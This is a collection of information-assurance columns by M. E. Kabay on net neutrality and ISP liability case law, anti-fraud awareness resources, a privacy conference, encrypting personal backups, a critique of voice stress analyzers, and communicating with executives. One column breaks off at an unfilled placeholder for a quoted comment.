M. E. Kabay, PhD, CISSP-ISSMP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Net Neutrality Debate Heats Up

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

Back in November 2005, Rep. Joe Barton (R-TX) introduced draft legislation in the US Congress that has generated animated debate about the concept of net neutrality: the even-handed treatment of all content providers (Web sites, streaming audio and video providers and so on) by all Internet service providers (ISPs).

Now in its fourth draft, the "Communications Opportunity, Promotion, and Enhancement Act of 2006" is moving through the Commerce Committee's Subcommittee on Telecommunications and the Internet with co-sponsorship of Rep. Fred Upton (R-MI), Chairman of the Telecommunications and the Internet Subcommittee; Rep. Chip Pickering (R-MS), Commerce Committee Vice-Chair; Rep Bobby Rush (D-IL); and with support from Rep. Dennis Hastert (R-IL), Speaker of the House. The Benton Foundation, a private think tank specializing in digital telecommunications policy, has an overview of the bill < http://tinyurl.com/ha4hz > and a more extensive analysis < http://tinyurl.com/hwxmr > available online.

The bill includes provisions for improvements in the regulatory approval process for establishing new pay-for-service cable television networks; ensure that subscribers to voice-over-IP (VoIP) users would be able to communicate their location automatically to emergency 9-1-1 services; prohibit discrimination against classes of subscribers (e.g., refusing to offer cable service to districts with lower average income in a coverage area); and enshrine the rights of municipalities to create publicly-owned broadband ISPs.

Proponents of the bill argue that it would contribute to a lively competitive marketplace with new offerings for consumers.

Opponents have focused on the absence of any specific prohibitions on differential service levels relating to content. _Net neutrality_ is the term generally applied to the concept that ISPs should in no way privilege specific types of content (or, for that matter, disadvantage other types of content). A common hypothetical example used in debates is to imagine that a specific search engine might pay ISPs fees to ensure that responses from its Web site would be delivered to the user faster than the results from a competing search engine that had not paid special fees. Another example of content-based discrimination imagines that an ISP might accord a lower priority to packets transmitting, say, video feeds – unless the customer were to pay a special fee for higher-speed access. The most alarming scenarios involve outright blockage of content by source or by type. An example of blockage by source often cited in news stories is that of the Canadian ISP Telus, which blocked subscribers' access to a Web site of the Telecommunications Workers Union, with which it was in conflict < http://tinyurl.com/kkzau >. The example of type-based blocks much mentioned in the debate is that of Madison River telco, which blocked VoIP traffic from Vonage as an anticompetitive move to protect its own long-distance conventional long-distance service < http://tinyurl.com/hscav >.

An organization called "Save the Internet.com" < http://www.savetheinternet.com/ > has announced a campaign to stop what it calls a plan by Congress to "ruin the Internet." In heated

prose, the organizers describe Rep. Barton as having "sponsored a bill to hand over the Internet to big telephone and cable companies." Rep. Rush, claim the writers, "supports Barton's bill that would stifle independent voices and small businesses." In a note headed, "The Threat is Real," the organizers write, "If the public doesn't speak up now, Congress will cave to a multi-million dollar lobbying campaign by companies like AT&T and Verizon who want to decide what you do, where you go, and what you watch online." Indeed, they proclaim, "Congress thinks they can sell out and the public will never know. The SavetheInternet.Com Coalition is proving them wrong — together, we can save the Internet."

You can easily find a wealth of articles looking at this issue by typing "net neutrality" into your favorite search engine. One of the most reasoned commentaries is by Daniel Berninger: "Net neutrality means don't tread on the Internet!" His essay was published on April 18, 2006 on the Jeff Pulver blog < http://pulverblog.pulver.com/ >.

Some of the other comments I have read seem to be based on misconceptions about the nature of "the" Internet (you'll find out why I put it that way next time). In my next column, I'll lay out the issues in the hope of turning down the heat a bit and raising the level of rationality in the discussion.

I promise you: we are not approaching The End of the Internet As We Know It and you really can Feel Fine (with apologies to R.E.M.) < http://tinyurl.com/z9vpf >.

* * *

New information assurance journal – Norwich University Journal of Information Assurance (NUJIA). See < http://nujia.norwich.edu >.

M. E. Kabay, PhD, CISSP-ISSMP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Not TEOTIAWKI

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

Back in the late 1990s, a common acronym in discussions about the "Y2K" (year 2000) problem was "TEOTWAKI": The End of the World As We Know It."

In my most recent column, I surely enraged proponents of social action to defend "net neutrality" by suggesting that the situation we face today is not TEOTIAWKI (The End of the Internet As We Know It).

There are several issues mixed up in the excited rhetoric about Internet service providers (ISPs) who might want to provide faster access to certain content providers and to certain types of Internet traffic. I'd like to analyze the issues so that we can think about the problems with more reason and less emotion than some of the writing I've seen on the 'Net recently.

The issues seem to be that

* Some people think of "the" Internet as a public service or a commons, much like air. In their mental model, no one owns the Internet and access to "it" should be free and uncontrolled. Any interference with equal access to any aspect of the Internet is morally reprehensible and must be opposed in all possible ways.

* Another block of people perceive "the" Internet as an entity much like "the" phone system. That is, their mental model is of a unified construct under centralized control, or at least, under the control of monopolistic forces. According to this model, we need strong regulation analogous to that which regulated the development of the telephone system, complete with strong central-government agencies that impose restrictions on anti-competitive behavior that could stifle the development of small competitors to The Big Guys.

* Without explicit new regulations, ISPs will naturally apply restrictions on the content made available to users because wealthy content-providers will pay fees to enhance access speeds to their material and possibly even to block access to competitors' materials. Under these rules, non-profit, counter-culture, and individual content-providers won't stand a chance of having their materials read because users will naturally flock to the quicker sources and abandon the slower ones.

My mental model of the Internet is a bit different. I think of the Internet as the totality of computer systems that communicate using TCP/IP. Similarly, the World-Wide Web is the totality of computer systems that communicate through the Internet and make content available through HTTP and various derivatives of HTML.

Nothing in this model suggests that there is anything to own about the Internet, or indeed that "the" Internet exists apart from interconnections, any more than there is an "Englishspace" consisting of all people who communicate using English. All components of the Internet are owned by individuals, collectives, corporations, or governments; there is nothing free about

them. Yes, some owners of Internet components provide free access to the Internet, but that free access implies nothing about ownership.

Such a model of the Internet has implications for the problems articulated above. For example, the whole notion that anyone has a fundamental, inherent, inalienable _right_ to Internet access evaporates – except insofar as a government declares that such access must be available to all, much as public roads are available to all because people decided that they would be so.

Similarly, if ISPs are engaged in civil contracts to provide defined services to users, then the terms of the contracts freely entered into are entirely up to the parties involved. An ISP that declared that it would bar access to all Web sites in which the word "xylophone" appeared might lose users with an interest in music and those opposed in principle to violations of net neutrality, but it would in no sense be breaking a law or violating a moral principle. It would be a stupid idea, but that's another question. By analogy, an ISP in the USA that decided to bar access to Web sites based on political or religious grounds might appeal to some people and not to others – but again, such filtering would violate no fundamental principles of justice. Anyone not liking the policies would presumably choose a different ISP.

If ISPs do eventually violate net neutrality to make money from contracts with content producers or to privilege certain types of traffic (video is most often mentioned), I cannot believe that users will simply shrug and give up access to sites they wanted to visit simply because an alternative is faster. If I want to read a story from SCIENCE magazine, I am not going to visit SCIENTIFIC AMERICAN simply because it happens to be faster. What makes the TEOTIAWKI folks believe that users so fickle in their choices of content that speed alone will be the determinant of their browsing habits?

In my next two columns, I will address another issue raised by the notion of violating net neutrality: the legal consequences of ISP interference with the unfettered flow of information to their users.

* * *

New information assurance journal – Norwich University Journal of Information Assurance (NUJIA). See < http://nujia.norwich.edu >.

M. E. Kabay, PhD, CISSP-ISSMP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

ISP Liability and Net Neutrality (1)

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

One of the issues that doesn't seem to get mentioned much in discussions of what has been called "net neutrality" as it affects Internet service providers (ISPs) is the notion that ISPs currently serve as common carriers and are therefore immune to certain types of liability – but only if they keep a hands-off attitude toward the content that they convey.

Some of the readers of this column may not know that before the Internet became a commonplace mechanism for exchanging information, there were services called value-added networks (VANs) that provided some of the same functions as ISPs do today. CompuServe, Prodigy, the early versions of America OnLine and several others offered pay-for-service access to moderated discussion groups (threaded discussion lists), news services (e.g., the original online version of the vast ComputerSelect database that supplied electronic copies of thousands of technical articles a year from respected journals and technical magazines) and commercial sites.

Even as late as 1994, these VANs offered a higher signal-to-noise ratio than some parts of the USENET and of the fledgling World Wide Web. I just located an article I wrote back then that included the following text: "Far from being an _Infobahn_, with that word's overtones of Teutonic neatness and order, the Internet [in 1994] resembles a loose network of paths, some of them rutted with overuse, others infested with vermin. Internet destinations range from the cyberspace equivalent of well-groomed parks and impeccable libraries to unkempt garbage dumps and run-down road-houses."

In 1991, a landmark case called Cubby, Inc. v. CompuServe, Inc. < http://tinyurl.com/ruwho > established a fundamental attribute of ISPs. CompuServe had provided facilities for a Journalism Forum that included a section called Rumorville USA which was created by Don Fitzpatrick Associates (DFA). A competing service called Skuttlebut was developed by Robert Blanchard and Cubby, Inc. that was directly accessible through subscription without going through CompuServe. When defamatory materials were published about Skuttlebut on the Rumorville service, Cubby Inc. and Blanchard sued Fitzpatrick and CompuServe for libel. Judge Peter Leisure of the US District Court of New York ruled that because CompuServe had no involvement in the content of its forums, it could not be held responsible for libelous material posted there. The judge wrote that "…CompuServe is, at most, that of an independent contractor of an independent contractor. The parties cannot be seen as standing in any sort of agency relationship with one another, and CompuServe may not be held liable for any of plaintiffs' claims on a theory of vicarious liability." Many legal commentators have interpreted this judgement as classifying CompuServe (and by implication other VANs) as equivalent to a distributor (which is not involved in selecting content of what they provide) rather than as a publisher (which does make judgements about content).

I will continue this discussion in the next (and last) column in this series.

* * *

New information assurance journal – Norwich University Journal of Information Assurance (NUJIA). See < http://nujia.norwich.edu >.

M. E. Kabay, PhD, CISSP-ISSMP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

ISP Liability and Net Neutrality (2)

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

In this final article (for now) in my series on net neutrality and Internet service providers (ISPs), I'll finish up with some classic case law and propose some implications for the current debate over the need for legislation to protect users against possible interference by ISPs in the content users can access on the Internet.

In 1994, someone sent vile, threatening messages via e-mail in Alexander G. Lunney's name by opening fraudulent accounts on the Prodigy ISP using his identity. Lunney sued Prodigy for allowing him to be placed in a false light (one of the classic legal definitions of defamation) but lost the case and his appeal because, the appeals-court judge wrote in 1999, "Prodigy's role in transmitting e-mail is akin to that of a telephone company, where one neither wants nor expects to superintend the content of its subscribers' conversation. In this respect, an ISP, like a telephone company, is merely a conduit."< http://tinyurl.com/n65yv >

In the Stratton Oakmont Inc. v. Prodigy Services Co. case completed in the Supreme Court of New York in 1995, an anonymous user of the "Money Talk" bulletin board on Prodigy made libelous statements about the principals of the Stratton Oakmont securities investment banking firm in October 1994 < http://tinyurl.com/rkyf3 >. Judge Stuart L. Ain ruled that Prodigy's stated policy of reviewing and censoring postings qualified it as a publisher with respect to its bulletin boards (note the contrast with the judgement about its e-mails from Lunney v. Prodigy).

I bring these cases to readers' attention because although-I-am-not-a-lawyer-and-this-is-not-legal-advice-(for-legal-advice,-consult-an-attorney-qualified-in-this-area-of-legal-practice), I think these classic cases bear directly on the issue of net neutrality of ISPs. To the extent that ISPs begin to interfere with unbiased, unrestricted access to content from different providers, I think they will fall afoul of the existing case law that specifically protects ISPs that net neutrality and will find themselves qualifying for responsibility for content as publishers.

I doubt that such increased liability for content decisions will provide a good business case for changing accessibility of content to users. ISPs who take money from content providers to increase accessibility to their content or to block access to competitors may forfeit their defensive claims to being content-neutral distributors immune to liability for libel and other legal infringements (I have not discussed other issues such as intellectual property violations). Civil law may provide an excellent tool for preventing abusive interference with access to information on the Internet.

I look forward to a flood of commentary from cyberspace attorneys interested in this issue and will summarize their comments in a later column.

I'm already cringing.

* * *

New information assurance journal – Norwich University Journal of Information Assurance

(NUJIA). See < http://nujia.norwich.edu >.

M. E. Kabay, PhD, CISSP-ISSMP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Postal Inspectors Provide Valuable Awareness Resources

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

Identity theft is widely recognized as the fastest-growing crime in the US today < http://www.idtheftcenter.org/facts.shtml >.

I recently received a DVD with a dramatic 15-minute awareness film called "Delivering Justice: All the King's Men – Picking up the Pieces" from the US Postal Inspection Service (USPIS) that everyone can order at no cost from < http://ww.usps.com/postalinspectors >. It tells the heart-breaking stories of a number of identity-theft and investment-fraud victims being interviewed on a news program and has intercuts from actors representing USPIS experts. The video is shot with professional production values and with competent and engaging actors. I'll be using it next year as a useful audiovisual aid in a variety of courses and in one of the weekly meetings of the Special Interest Group on Security, Audit and Control (SIGSAC) of the Association for Computing Machinery (ACM) at Norwich University. Readers may find it helpful as part of their ongoing security-awareness programs for fellow employees.

There's a flier with the video that lists a wide range contact numbers for helpful organizations such as Battered Women's Justice Project, National Organization for Victim Assistance and USPIS Fraud Hotline (among many others). It also specifically mentions the Web site < http://www.lookstoogoodtobetrue.com > which has extensive resources for anyone interested in learning more about frauds. That site in turn has helpful links to page-long descriptions of many types of fraud (e.g., pharmacy fraud, hacking, identify theft, phishing, spam, spyware, romance schemes, advanced-fee fraud, auction fraud, Ponzi schemes and so on). Each of _those_ pages then provides yet more links to more extensive documentation on each particular topic.

The USPIS Web site has a list of several free security-awareness DVDs that I just ordered < http://www.usps.com/postalinspectors/dvdorder.htm >. In addition to the identity-theft piece, there are films on the following topics:

- Cross-border telephone frauds ("Nowhere to Run")
- Telemarketing and mail fraud via the Internet ("Web of Deceit")
- Foreign lottery scams ("Long Shot")
- Work-at-home scams ("They Just Don't Pay")
- Identity theft ("Protect Your Identity")
- Telemarketing fraud ("Dialing for Dollars").

Readers will also want to check out the extensive list of publications < http://www.usps.com/postalinspectors/is-pubs.htm > and FAQs < http://www.usps.com/postalinspectors/fraud/welcome.htm > available on the site.

I checked with the USPIS operator and verified that anyone can order the entire set without problems. These short films will be useful not only for employee security-awareness programs but also to supply to local schools so that our teenagers can learn to defend themselves against

these crimes. In addition, you may want to pass along information about these resources to social-service groups and religious organizations in which you are involved, especially those serving older members of society (a special target for scammers).

Kudos to the USPIS.

* * *

New information assurance journal – Norwich University Journal of Information Assurance (NUJIA). See < http://nujia.norwich.edu >.

M. E. Kabay, PhD, CISSP-ISSMP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

ACLU Privacy Conference:
Bruce Schneier Comes to Vermont

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

The ACLU Foundation of Vermont is holding a daylong conference on "Privacy: How much is left?" at the Capitol Plaza Hotel in Montpelier on Tuesday, June 13, 2006.

One of the keynote speakers will be Bruce Schneier < http://www.counterpane.com/schneier.html >, famed cryptographer, author of the always interesting monthly Crypto-Gram newsletter < http://www.counterpane.com/crypto-gram.html > and author of many books, including the best-selling _Beyond Fear: Thinking Sensibly about Security in an Uncertain World._ < http://tinyurl.com/qzmgo >.

According to the press release I received, there will be “panel discussions on Internet privacy, medical records, and federal Real ID standards, as well as a presentation on attorney-client privilege.”

The press release continues with these details of the topics covered in the day-long program [mildly edited]:

* The erosion of privacy and the importance of the Fourth Amendment. What are our privacy rights? Is privacy actually defined anywhere, or is a good deal of privacy simply perceived because of circumstances such as remoteness? What protections are accorded by the Vermont and U.S. constitutions? Is domestic surveillance conducted by the National Security Agency constitutional? Should records once defined in the paper age as "public" be reclassified because of new access capabilities created in the computer age? Why has privacy become such a topic of interest?

* Data aggregation. What is data aggregation, why is it so lucrative, and should the government be regulating private aggregators? Might the government itself violate privacy rights by obtaining information about citizens from private aggregators (bank records, airline records, credit card records, etc.)? What is data mining? Identity theft? Should government do more to prevent and fight identity theft?

* Internet privacy. When someone goes online, who knows what about whom? What access does government have to e-mails and records of an individual's online browsing? What access do service providers or other third parties have?

* National REAL ID. Last year Congress created standards that all states must soon meet when issuing drivers' licenses. Some feel this is the first step toward a national identity card. What are the implications of such a document? Would standardized drivers' licenses be effective security measures, protecting identity? Or could they have unintended consequences that might actually threaten security and invade privacy? How will data on the licenses be shared, to whom will these data be available, and for what purposes will the data be used?

* Medical records privacy. Recent Vermont health care measures include a provision for pilot programs to build aggregated medical records databases. Do such databases enhance medical services at the risk of invading privacy? Another bill considered by the Legislature gathers all prescription records for certain drugs into one electronic database. Is such a database justified within the context of regulated drugs, or is it an invasion of individuals' privacy rights?

* Attorney-client privilege (ethics unit). What practical and ethical considerations must attorneys deal with in protecting the privacy of attorney-client privilege? What liability is incurred when records are compromised? What file disposal methods best protect privacy?

* The wild, the wacky, the future. What's ahead? Will technological advances lead to radio chips implanted in our bodies for identity purposes? Will our cars carry on-board computers that monitor our driving habits, with the information sent to our insurance company to determine an individualized rate for us? Will we soon all carry national identity cards with magnetized strips containing personal information?

I hope some of you will make it to beautiful Vermont in June. Montpelier < http://www.montpelier-vt.org/ > is a charming town – the smallest state capital in the nation – surrounded by the gorgeous Green Mountains and filled with friendly people (8,000), charming bookstores (at least 4), excellent restaurants (at least a dozen) and even two (2!) movie theaters. Be aware that traffic can be difficult during rush minute, but otherwise our single traffic light in the center of town handles cars and pedestrians quite well, even when there are three of four cars backed up at the light.

I look forward to meeting you at the conference.

* * *

More information and a registration form (PDF document):
< http://tinyurl.com/ozzwe >

Conference brochure (legal-sized PDF document):
< http://tinyurl.com/od3ek >

* * *

New information assurance journal – Norwich University Journal of Information Assurance (NUJIA). See < http://nujia.norwich.edu >.

M. E. Kabay, PhD, CISSP-ISSMP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Encrypting Backups:
Avoiding Disasters

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

As a CISSP, a security consultant, a professor of information assurance and a program director for security studies, I'd be terminally embarrassed to tell clients and students to do what I wouldn't do myself.

One of the recommendations many security experts make is to encrypt backups. For example, here are a few such exhortations located by using keywords "encrypt backups" in GOOGLE:

"Why is it important for you to encrypt your backups? Part of the reason lies in the very nature of a backup tape. A backup tape is a mirror of your server's contents, and nothing stands in the way of someone stealing a backup tape and restoring it to their own server. Sure, most companies password protect their backup tapes, but passwords can be cracked. Besides, if a hacker is in physical possession of one of your backup tapes, they are not under any time constraints." – Brien M. Posey / WinSystems Tips 2005-10-18 < http://tinyurl.com/o4k37 >

"Not all backups need to be encrypted but if your data has a lot of sensitive, proprietary information or contains personal data of individuals, it would be a good thing to encrypt your backup tapes, CDs, or whatever. Imagine going to all the trouble of securing your network only to have someone walk off with a backup tape full of very important stuff." – Chey Cobb / _Cryptography for Dummies_ 2004-01 < http://tinyurl.com/ozyuh >

"Want to really safeguard your data backups? Encrypt them." – Gabriel Ferreira / Computerworld Storage Networking World Online 2005-09-19 < http://tinyurl.com/ngdgm >

So what do I do about encrypting my own backups? I take daily incremental backups (i.e., backups of files changed since the last backup) using WinZIP and its archive-flag option to distinguish among files changed on the same day before and after the backup. Specifically, I check the options labeled "Include only if archive attribute is set" and "Reset archive attribute." Then I encrypt the ZIP file (typically called "BUyyyy-mm-dd.ZIP") to my own PGP public key, creating a file called "BUyyyy-mm-dd.zip.pgp". These individual files are usually 100-300 MB. The backup files are stored on my RAID-1 hard disk system and new ones copied daily to an external USB hard disk drive. The contents of the USB drive are synchronized daily with the hard drive on my laptop computer, providing a total of three current near-identical filesets (not counting the RAID-1 copy). At the end of each month, all of that month's backup files are copied to a DVD as part of the monthly full backup. The DVDs are stored in a fire-resistant safe.

Some critics of backup-encryption claim that the risk of having a single bad bit on an encrypted file will result in complete inaccessibility of the entire file < http://tinyurl.com/q8a3b >. This warning is correct for a PGP-encrypted file, but error rates on 300 MB files on hard disks and DVDs are negligible in my experience. Tape drives might cause more risks. As a matter of

interest, I read and write five PGP "PGD" disk encryption files every day: one ½ GB, three 2 GB and one 4 GB respectively. None of them has ever had a disk error that prevented me from using them in the six months since I installed them to create encrypted volumes on my hard drives.

Readers must keep in mind that encrypting backups increases the complexity of archival storage. In addition to being concerned about changes in hardware, operating systems, backup software, application software, and file formats, archivists must also keep in mind that changes in encryption keys or algorithms will necessitate careful planning to ensure that older backups will be usable, either through careful storage of software and keys or through data decryption and re-encryption.

Finally, what about the decryption keys? I make a point of storing the complete PGP installation file-set, including my license, in a ZIP file along with my set of PGP keyrings on two copies of a separate CD-ROM stored in two separate places apart from my backups disks. And yes, I also store copies of the WinZIP installation file on each of those CD-ROMs.

I wonder if I should wear another pair of suspenders and an extra belt?

* * *

New information assurance journal – Norwich University Journal of Information Assurance (NUJIA). See < http://nujia.norwich.edu >.

M. E. Kabay, PhD, CISSP-ISSMP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Flipping a Coin:
Voice Stress Analysis Questioned

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

One of the critical steps in incident response is the interview. In previous articles in this column ("Poly want a hacker?"< http://www.networkworld.com/newsletters/sec/2008/0211sec1.html >, "Drawing the Lines"< http://www.networkworld.com/newsletters/sec/2008/0211sec2.html > and "Blurred Lines"< http://www.networkworld.com/newsletters/sec/2008/0218sec1.html >) I've looked briefly at the use of polygraph as a tool for identifying lies. Today, I will look at another technology for telling truth from fiction: the voice stress analyzer (VSA).

The National Institute for Truth Verification (NITV)< http://www.cvsa1.com/ > markets a device called the Computer Voice Stress Analyzer®, which it describes as follows:

> "The CVSA® is the only voice stress analyzer with Voice ImagingÔ [sic] Technology, Report Auto-Write, and a patented scoring algorithm. The FACT was tested by major metropolitan law enforcement agencies and found to be 98% accurate. The CVSA II is used by 1,800 local, state and federal agencies, as well as by US Military Special Operations and Intelligence units. Our mission is to develop the latest in truth verification instruments, training and testing techniques and to equip the criminal justice, military and intelligence communities to identify the guilty and absolve the innocent."

The product description< http://www.cvsa1.com/CVSA.htm > is unequivocal in its claims:

> "The CVSA® is effective in all investigative situations such as homicide, sex crimes, robbery, white collar crimes, and internal affairs investigations, as well as pre-employment examinations for background investigators. . . .
>
> Micro tremors are tiny frequency modulations in the human voice. When a test subject is lying, the automatic, or involuntary nervous system, causes an inaudible increase in the Micro tremor's frequency. The CVSA® detects, measures, and displays changes in the voice frequency.
>
> A state-of-the-art computer processes these voice frequencies and graphically displays a picture of the voice patterns. The CVSA® is not restricted to "yes" and "no" answers and is able to analyze accurately, tape recordings of unstructured conversations.
>
> CVSA Outperforms Any Other Method"

The manufacturer stresses the importance of using its tools using the proper procedures for effective application of the CVSA:

> "When used in conjunction with the National Institute for Truth Verification's (NITV®) interviewing and interrogation techniques, including its widely acclaimed Defense Barrier Removal (DBR®) technique to obtain confessions, the results are swift and dramatic. 'Cold' cases are solved by analyzing old interview tapes. The CVSA® gets to the truth and accurately identifies deception, or validates statements in the shortest

possible time (average exam time is 40 minutes.)"

The Web site provides links to an impressive series of confirmatory studies validating the CVSA, including several rulings by judges < http://www.cvsa1.com/USCourts.htm >, an extensive study by the US Department of Defense < http://www.cvsa1.com/VSAAssessment.pdf >, and the US Special Operations Command < http://www.cvsa1.com/USSpecialOper.htm >.

There is a problem, though: the CVSA's effectiveness is still controversial. In a 2005 summary of the disagreements over the validity of the CVSA results in interrogations, reporter David Holman detailed the resistance to the CVSA at the Pentagon.< http://spectator.org/archives/2005/12/15/nothing-but-the-truth > His report was reformatted by NITV for easier readability and dramatically retitled as, "DoD Conspiracy Exposed."< http://www.cvsa1.com/DODConspiracy.pdf >

Most recently, Kelly R. Damphousse, PhD, a distinguished scientist who is Associate Dean of the College of Arts & Sciences and President's Associates Presidential Professor of Sociology at University of Oklahoma, has published a stunning critique of the CVSA. (By the way, you have GOT to read his bio – it's like a Monty Python skit < http://www.ou.edu/soc/prof_profiles/Kelly_Damphousse/k_damphousse.html >

Dr Damphousse's research is summarized in "Voice Stress Analysis: Only 15 Percent of Lies About Drug Use Detected in Field Test," published in the *National Institute of Justice Journal* (259):8-11 (March 2008) < http://www.ncjrs.gov/pdffiles1/nij/221502.pdf > The research study involved 300 people in detention who were questioned about their recent drug use; accuracy of their responses was judged by analysis of urine samples.

Results were appalling: "Fifteen percent who said they had not used drugs—but who, according to their urine tests, had—were correctly identified by the VSA programs as being deceptive. . . . Eight and a half percent who were telling the truth—that is, their urine tests were consistent with their statements that they had or had not used drugs—were incorrectly classified by the VSA programs as being deceptive. Using these percentages to determine the overall accuracy rates of the two VSA programs, we found that their ability to accurately detect deception about recent drug use was about 50 percent."

Dr Damphousse noted, "We did find, however, that arrestees who were questioned using the VSA instruments were less likely to lie about illicit drug use compared to arrestees whose responses were recorded by the interviewer with pen and paper."

_____, the _____ of NITV, commented on the Damphouse study as follows:

* * *

M. E. Kabay, PhD, CISSP-ISSMP < mailto:mekabay@gmail.com > specializes in security and operations management consulting services. CV online.< http://www.mekabay.com/cv/ >

limit on any Web site, and to republish it in any way they see fit.

Take it To The Top:
Communicating Security Issues to Top Managers

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

In February, I posted an article about Jeff Bardin, CISO of the Hanover Insurance Group, on the MSIA Portal < http://tinyurl.com/evzrw >. Mr Bardin and I spoke later about his work and he pointed me to an article he recently published about communicating with C-level executives that will interest readers < http://www.csoonline.com/read/040106/communicate.html >. I wanted to expand on a couple of interesting points raised by Mr Bardin in his article.

He wrote, "1. Seek out a trusted sponsor—a person who can serve as a conduit to getting your message heard. At one firm, I found the VP of Internal Audit to be a great ally. Internal Audit has been trying for years to get companies to comply with their findings; they follow a code like you. Your efforts will only help their cause. Align your information security pitch with their internal controls–oriented message, adding specifics relevant to the 10 domains of ISO17799 or CISSP Common Body of Knowledge."

Readers will find useful resources bearing on this point at the following Web sites:

The Committee of Sponsoring Organizations of the Treadway Commission < http://www.coso.org/ > or COSO defines internal controls as follows (quoting directly from < http://www.coso.org/key.htm >):

Internal control is a process, effected by an entity's board of directors, management and other personnel, designed to provide reasonable assurance regarding the achievement of objectives in the following categories:

- Effectiveness and efficiency of operations
- Reliability of financial reporting
- Compliance with applicable laws and regulations.

The page continues with "Key Concepts" as follows:

- Internal control is a process. It is a means to an end, not an end in itself.
- Internal control is effected by people. It's not merely policy manuals and forms, but people at every level of an organization.
- Internal control can be expected to provide only reasonable assurance, not absolute assurance, to an entity's management and board.
- Internal control is geared to the achievement of objectives in one or more separate but overlapping categories.

To buy the complete ISO17799 2005 standards as a downloadable file or on paper, go to < http://tinyurl.com/c7yqm >.

The (ISC)^2 Common Body of Knowledge (CBK) is described at < http://tinyurl.com/z9bso >. The

ten domains are listed as follows:

- Access Control Systems and Methodology
- Applications and Systems Development Security
- Business Continuity Planning (BCP) and Disaster Recovery Planning (DRP)
- Cryptography
- Law, Investigation and Ethics
- Operations Security
- Physical Security
- Security Architecture and Models
- Security Management Practices
- Telecommunications and Network Security.

Having external validation of the points you want to make with upper management can increase your credibility. Remember, many of our colleagues have little or no knowledge of the professional standards underlying information assurance and may erroneously assume that we are making up rules as we go. Being able to point to industry and international standards can make a real difference in acceptance of our proposals.

* * *

New information assurance journal – Norwich University Journal of Information Assurance (NUJIA). See < http://nujia.norwich.edu >.

M. E. Kabay, PhD, CISSP-ISSMP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Interpersonal Relations Matter

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

As I mentioned in my last article, Jeff Bardin, CISO of the Hanover Insurance Group, recently wrote an interesting article about communicating with upper management < http://www.csoonline.com/read/040106/communicate.html > and his points prompted me to expand on a couple of his points.

Mr Bardin wrote, "4. Know your professor; get an A. Query those who have had at least one audience with the C's as to their style and expectations. Learn of their personality types if possible (the Myers-Briggs test is one good way to approach this task)."

> The Myers-Briggs personality model is described in detail at < http://tinyurl.com/9lpxy >. It uses four dimensions to categorize preferred personality types and helps people relate to each other more smoothly. The dimensions are direction (extraversion and introversion), processing (sensing and intuition), decision (thinking and feeling) and organization (judging and perception). Another valuable tool for helping people understand each other's motivations is the Wilson Social Styles model < http://tinyurl.com/l3tu7 >, which uses two dimensions to identify preferred ways of interacting: assertion and affect. In this model, people are described as Drivers, Expressives, Amiables and Analyticals – each with particular strengths, weaknesses and preferences for how they work best with others.
>
> Both Myers-Briggs and Wilson Social Styles can help people work more effectively together by adapting to contrasting styles through good will and sensitivity. When I worked at Hewlett-Packard in the early 1980s, all employees participated in a fascinating seminar from Wilson Learning experts – one of the best courses I have ever taken in my life. We learned practical methods for working smoothly and effectively with people who might have rubbed us the wrong way if we had not understood that we were simply used to different expectations. One example that has come up many times in the decades since that course is the conflict that can occur between people with different needs for social interaction. Without going into detail, it's enough to say that Analyticals and Drivers are goal-driven and put relatively little emphasis on social interactions at work, whereas Amiables value friendly interactions and need to get to know people to be able to work with them. I was rated as a type of Analytical; for example, when my wife asked me about a fellow Analytical friend at work with whom I had worked closely for four years, "Is he married?" I had to answer, "I have no idea." The subject had never come up – we mostly talked about operating system internals.
>
> So when I used to enter an Amiable's office and be greeted with "Hi! How are you? How was your weekend? How's your wife? How's your dog? What about those Expos, eh?…." I used to feel irritated and would sometimes cut the poor Amiable off abruptly – making this person-oriented colleague uncomfortable and even angry. After the Wilson Learning training, I learned to relax and to realize that a few minutes of friendly chat was a harmless way of establishing a rapport. Similarly, Amiables learned that when dealing with Analyticals and Drivers, most of whom like to get right down to business, perhaps a shorter period of friendliness would be appropriate – a minute or two, say, rather than ten minutes of banter.

